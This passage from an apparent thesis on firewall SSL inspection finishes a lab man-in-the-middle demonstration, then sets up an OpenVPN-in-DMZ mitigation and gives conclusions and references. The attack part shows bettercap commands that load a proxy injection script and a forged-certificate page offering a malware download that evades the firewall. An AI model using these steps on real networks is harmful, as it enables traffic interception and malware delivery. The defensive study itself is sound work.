
Figure 3.26: The Script's Flowchart

### Testing the Proxy

Once the script has been written, to load it into the `https.proxy` the command `set https.proxy.script /file/location/script.js` is used in the bettercap shell and the proxy itself is started through the `https.proxy` on command.

When loaded, once the client connects to the web server the SSL/TLS certificate will also have changed.


**Download virus here: [Click Here!](#)**



**Figure 3.27:** The compromised website along with its forged Certificate

And by Clicking the link the download will start as envisioned.

**Download virus here: [Click Here!](#)**



This way the victim is downloading a malware by completely bypassing the Malware Detection system in the firewall.

## 3.7 Mitigating the Attack


Since the attacker is already inside the network, mitigating it is not easy but definitely possible.

The quickest but most unreliable way to do it would be letting the user check the validity of the certificates.

In case of self-signed certificates we can in fact observe that most modern Internet Browsers will detect that something is wrong and warn the user.

The problem is that people are not infallible and can mistake the certificate as a trusted one, especially if they recognize the name of the company they work for or some other big companies.


Not to mention that small companies might generate self-signed certificates as well causing the browser warning to pop up even when it's safe, making it even harder for the user to know what's right and wrong.



**Figure 3.28:** The “not-so-different” warning page from Mozilla Firefox when connecting to a SSL Inspected website, on the left the safe one issued by the firewall, on the right the malicious one from the attacker


A more general approach to mitigate these kind of attacks would be using a Secure VPN server, either hosted by the Firewall itself (Palo Alto provides GlobalProtect), or by having it hosted on a DMZ.

A DMZ network, also referred as demilitarized area, is used as a buffer network, it's usually used to open services to the Internet and separate the internal network from the outside even more, in this case a Secure VPNServer.



**Figure 3.29:** The new Network Plan, it includes a DMZ area with a VPN within it. The VPN's access to the internet is provided by another Palo Alto Firewall where SSL Inspection is enabled. SSL Inspection must be provided on the external Firewall as the internal one can't natively decrypt HTTPS connections since the traffic coming from the client is encrypted by the VPN server.

This new configuration makes it also impossible for the internal attacker to target the VPN server (and thus replicating the attack once again) thanks to PanOS' Zone Protection feature which provides IP Spoofing detection:



**Figure 3.30:** The Zone Protection feature of PanOS



## 3.8 Setting up the mitigation

After installing another firewall with the same procedure we used earlier in the paper, we need to host a Secure Server, in this case through OpenVPN.

OpenVPN is an Open Source [20] system that implements both client and server applications.

Since we have generated a CA earlier through PAN-OS we can export the private key and certificate in order to create a server and client certificates, which will be used for authentication.

As a means to create those certificates the Open Source tool Easy-RSA [21] provided by OpenVPN has been used.

After generating a PKI (Public Key Infrastructure) with the command `easyrsa init-pki`, we can put our `glxtrshortpanos` certificate and private key respectively in the `pki/` and `pki/private` folders. Once done, we can generate the server public/private keys with `easyrsa gen-req vpnserver nopass` and `easyrsa gen-req vpnclient nopass` (the `nopass` directive means that we don't have to insert the password if we already have the certificate). Optionally if a trusted PKI (Public Key Infrastructure) is available we can use that to sign those certificates.


We also need to create a Diffie-Hellman [22] key (used in the key exchange process) with `easyrsa gen-dh` and a HMAC [23] signature to strengthen the TLS certificate integrity [24]

After that we just need to install those keys into the server, copy the server configuration file sample from

`/usr/share/doc/openvpn/examples/sample-config-files/server.conf` (or any corresponding doc folder for non Debian-based operating systems), modify it such that it points to the correct certificates and keys and since we want gateway redirection we also need to add the

`push "redirect-gateway def1 bypass-dhcp"` directive. This way the client will use the VPN as a gateway instead of the internal Firewall.

In the client side, after having the client certificates installed, we can copy the client sample configuration file contained in the same folder as the server one, point the certificates to the correct location and modify the `remote` argument to the VPN's IP address.



**Figure 3.31:** A Representation of the data-flow when a client is connected through a VPN located in the DMZ

### 3.9 Testing the mitigation

Once everything is set-up, we can start the OpenVPN server and client by going to a console and entering `openvpn <configfile>`.

We now have an encrypted connection to the DMZ of the network, outgoing packages will still be handled by the Palo Alto Firewall and thus able to be SSL decrypted but internal intruders that perform a MITM attack will only be able to see encrypted traffic as shown in fig: 3.32a

70	52.526679542	192.168.3.11	192.168.122.140	OpenVPN	82	MessageType: P_DATA_V2
71	52.526704569	192.168.3.11	192.168.122.140	OpenVPN	82	MessageType: P_DATA_V2
72	52.851075692	192.168.3.11	192.168.122.140	OpenVPN	126	MessageType: P_DATA_V2
73	52.851075721	192.168.3.11	192.168.122.140	OpenVPN	126	MessageType: P_DATA_V2
74	52.851075740	192.168.3.11	192.168.122.140	OpenVPN	126	MessageType: P_DATA_V2
75	52.851075757	192.168.3.11	192.168.122.140	OpenVPN	126	MessageType: P_DATA_V2
76	52.851075775	192.168.3.11	192.168.122.140	OpenVPN	126	MessageType: P_DATA_V2
77	52.851075794	192.168.3.11	192.168.122.140	OpenVPN	126	MessageType: P_DATA_V2
78	52.851075812	192.168.3.11	192.168.122.140	OpenVPN	126	MessageType: P_DATA_V2
79	52.851075830	192.168.3.11	192.168.122.140	OpenVPN	126	MessageType: P_DATA_V2

(a) The detected packets after ARP spoofing while connected through OpenVPN

192.168.3.11	82.54.192.71	TCP	74	39490 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
82.54.192.71	192.168.3.11	TCP	74	443 → 39490 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
192.168.3.11	82.54.192.71	TCP	66	39490 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
82.54.192.71	192.168.3.11	TLSv1.3	583	Client Hello
192.168.3.11	82.54.192.71	TCP	66	443 → 39490 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSv
82.54.192.71	192.168.3.11	TLSv1.3	3325	Server Hello, Change Cipher Spec, Application Data,
192.168.3.11	82.54.192.71	TCP	66	39490 → 443 [ACK] Seq=518 Ack=3269 Win=63360 Len=0
82.54.192.71	192.168.3.11	TLSv1.3	90	Application Data
192.168.3.11	82.54.192.71	TCP	66	443 → 39490 [ACK] Seq=3260 Ack=542 Win=64768 Len=0
82.54.192.71	192.168.3.11	TCP	66	39490 → 443 [ACK] Seq=542 Ack=3280 Win=64428 Len=0

(b) The detected packets after ARP spoofing without OpenVPN

**Figure 3.32:** The difference between OpenVPN encrypted packets and un-encrypted packets, both the payload and packet header are encrypted so the intruder won't be able to guess which service the client is using

As far as SSL Inspection goes, the traffic between the VPN the Firewall results to be exactly the same as when the client was interfacing directly to the Firewall but from another source, meaning that every Malware Protection feature has been conserved.



## Chapter 4

### Results and conclusions

As shown in this paper, NGFW provide an excellent suite of tools that provide added security.

SSL Inspection makes it so that traffic can be inspected through the firewall, preventing threats and malware in virtually any setting, even on encrypted connections.

This however disables the confidentiality and data integrity aspect of SSL encrypted connections, shifting the trust from the server to the organization that manages the firewall.

It can also be used as a weak point for an attacker to pry on: by creating a MITM attack and forging/stealing a seemingly trustful certificate it's possible to interfere with communication between the client and the firewall and deploy malign payloads.

In conclusion Palo Alto Networks provides a NGFW solution that is very extensible and either through an integrated VPN solution, or through its Zone Protection features installed alongside a VPN Server, it's able to render MITM attacks almost worthless.



# References

- [1] “Ssl pulse.” <https://www.ssllabs.com/ssl-pulse/>, 2022. SSL Pulse is a continuous and global dashboard for monitoring the quality of SSL / TLS support over time across 150,000 SSL- and TLS-enabled websites, based on Alexa’s list of the most popular sites in the world.
- [2] “How ssl and tls provide identification, authentication, confidentiality, and integrity.” <https://www.ibm.com/docs/en/ibm-mq/7.5?topic=ssl-how-tls-provide-authentication-confidentiality-integrity>, 2022.
- [3] “What is a next-generation firewall?.” <https://www.cisco.com/c/en/us/products/security/firewalls/what-is-a-next-generation-firewall.html#~choose-an-ngfw-firewal>.
- [4] “Pan-os web interface reference: Features and benefits.” <https://docs.paloaltonetworks.com/pan-os/9-1/pan-os-web-interface-help/web-interface-basics/features-and-benefits>, August 2022.
- [5] “An overview of the ssl or tls handshake.” <https://www.ibm.com/docs/en/ibm-mq/7.5?topic=ssl-overview-tls-handshake>. Last Updated: 2022-08-31.
- [6] Wikipedia contributors, “Arp spoofing — Wikipedia, the free encyclopedia.” [https://en.wikipedia.org/w/index.php?title=ARP\\_spoofing&oldid=1106993787](https://en.wikipedia.org/w/index.php?title=ARP_spoofing&oldid=1106993787), 2022. [Online; accessed 31-August-2022].
- [7] Z. Durumeric, Z. Ma, D. Springall, R. Barnes, N. Sullivan, E. Bursztein, M. Bailey, J. A. Halderman, and V. Paxson, “The security impact of https interception.” [https://zakird.com/papers/https\\_interception.pdf](https://zakird.com/papers/https_interception.pdf), February 2017.

- 
- [8] “Kernel virtual machine.” [https://www.linux-kvm.org/page/Main\\_Page](https://www.linux-kvm.org/page/Main_Page).
  - [9] “libvirt virtualization api.” <https://libvirt.org/>.
  - [10] “About qemu.” <https://www.qemu.org/docs/master/about/index.html>.
  - [11] “What is the apache http server project?.” [https://httpd.apache.org/ABOUT\\_APACHE.html](https://httpd.apache.org/ABOUT_APACHE.html).
  - [12] “About let’s encrypt.” <https://letsencrypt.org/about/>.
  - [13] “Anti malware testfile.” <https://www.eicar.org/download-anti-malware-testfile/>.
  - [14] P. Srisuresh and M. Holdrege, “IP Network Address Translator (NAT) Terminology and Considerations,” RFC 2663, RFC Editor, August 1999.
  - [15] Wikipedia contributors, “Http strict transport security — Wikipedia, the free encyclopedia.” [https://en.wikipedia.org/w/index.php?title=HTTP\\_Strict\\_Transport\\_Security&oldid=1104910158](https://en.wikipedia.org/w/index.php?title=HTTP_Strict_Transport_Security&oldid=1104910158), 2022. [Online; accessed 31-August-2022].
  - [16] “bettercap.” <https://github.com/bettercap/bettercap>.
  - [17] “About scapy.” <https://scapy.readthedocs.io/en/latest/introduction.html>.
  - [18] “About wireshark.” <https://www.wireshark.org/index.html#aboutWS>.
  - [19] “Https proxy modules, bettercap.” <https://www.bettercap.org/modules/ethernet/proxies/http.proxy/>.
  - [20] “About openvpn.” <https://openvpn.net/about/>.
  - [21] “Easy-rsa overview.” <https://easy-rsa.readthedocs.io/en/latest/>.
  - [22] Wikipedia contributors, “Diffie–hellman key exchange — Wikipedia, the free encyclopedia.” [https://en.wikipedia.org/w/index.php?title=Diffie%E2%80%93Hellman\\_key\\_exchange&oldid=1105073123](https://en.wikipedia.org/w/index.php?title=Diffie%E2%80%93Hellman_key_exchange&oldid=1105073123), 2022. [Online; accessed 31-August-2022].
  - [23] Wikipedia contributors, “Hmac — Wikipedia, the free encyclopedia.” <https://en.wikipedia.org/w/index.php?title=HMAC&oldid=1107305508>, 2022. [Online; accessed 31-August-2022].



- 
- [24] “How to create an openvpn server on ubuntu 20.04.” <https://www.vultr.com/docs/how-to-create-an-openvpn-server-on-ubuntu-20-04/>.  
[Last updated Mon, Nov 22, 2021].



## List of Figures

2.1	The SSL Layer in the TCP/IP Stack . . . . .	16
2.2	Overview of the SSL or TLS handshake [5] . . . . .	17
2.3	SSL Forward Proxy Diagram [5] . . . . .	18
2.4	A successful ARP spoofing (poisoning) attack allows an attacker to alter routing on a network, effectively allowing for a man-in-the-middle attack [6] . . . . .	20
2.5	HTTPS Proxy Interception [7] . . . . .	21
3.1	The web page the client will connect to . . . . .	23
3.2	The Network Plan . . . . .	24
3.3	The Network Interfaces' Configuration in Palo Alto FW . . . . .	25
3.4	The Virtual Router Configuration in Palo Alto FW . . . . .	25
3.5	The Firewall Policies in Palo Alto FW . . . . .	26
3.6	NAT Masquerading in Palo Alto FW . . . . .	26
3.7	SSL/TLS Certificates configuration in PanOS . . . . .	27
3.8	A few of the many options configurable for Decryption . . . . .	28
3.9	Brief overview of the Decryption Policy used . . . . .	29
3.10	A list of Decryption Exceptions . . . . .	29
3.11	The Palo Alto Firewall Licenses available, the highlighted ones are the essential licenses for malware protection . . . . .	30
3.12	The Security Profile for any given Firewall Policy, the options can be chosen at will. In this case only malware-related options were selected . . . . .	31
3.13	The Dynamic Updates page in PAN-OS . . . . .	31
3.14	The SSL Inspection Captive portal . . . . .	32
3.15	The Palo Alto Generated Certificate on a foreign web page. Note: the IP address was censored . . . . .	32
3.16	The page the firewall redirects the client to when a threat is detected . . . . .	33

3.17	The Detailed log of the threat in the Monitor Section . . . . .	33
3.18	The ACC (Application Control Center) recap for Threats and Blocked Activity . . . . .	34
3.19	Bettercap help page . . . . .	35
3.20	Scapy's Taxonomy . . . . .	36
3.21	ARP Spoofing Flow Diagram . . . . .	39
3.22	ARP Request Packets View: The attacker creates a broadcast ARP request to get the Victim and Gateway's MAC Addresses . . . . .	40
3.23	ARP Spoof Packets View: The attacker sends an ARP packet containing a spoofed MAC Address for both the gateway and the victim . . . . .	40
3.24	The result of ARP Spoofing/Poisoning . . . . .	40
3.26	The Script's Flowchart . . . . .	44
3.27	The compromised website along with its forged Certificate . . . . .	45
3.28	The "not-so-different" warning page from Mozilla Firefox when connecting to a SSL Inspected website, on the left the safe one issued by the firewall, on the right the malicious one from the attacker . . . . .	46
3.29	The new Network Plan, it includes a DMZ area with a VPN within it. The VPN's access to the internet is provided by another Palo Alto Firewall where SSL Inspection is enabled. SSL Inspection must be provided on the external Firewall as the internal one can't natively decrypt HTTPS connections since the traffic coming from the client is encrypted by the VPN server. . . . .	47
3.30	The Zone Protection feature of PanOS . . . . .	48
3.31	A Representation of the data-flow when a client is connected through a VPN located in the DMZ . . . . .	50
3.32	The difference between OpenVPN encrypted packets and un-encrypted packets, both the payload and packet header are encrypted so the intruder won't be able to guess which service the client is using . . .	51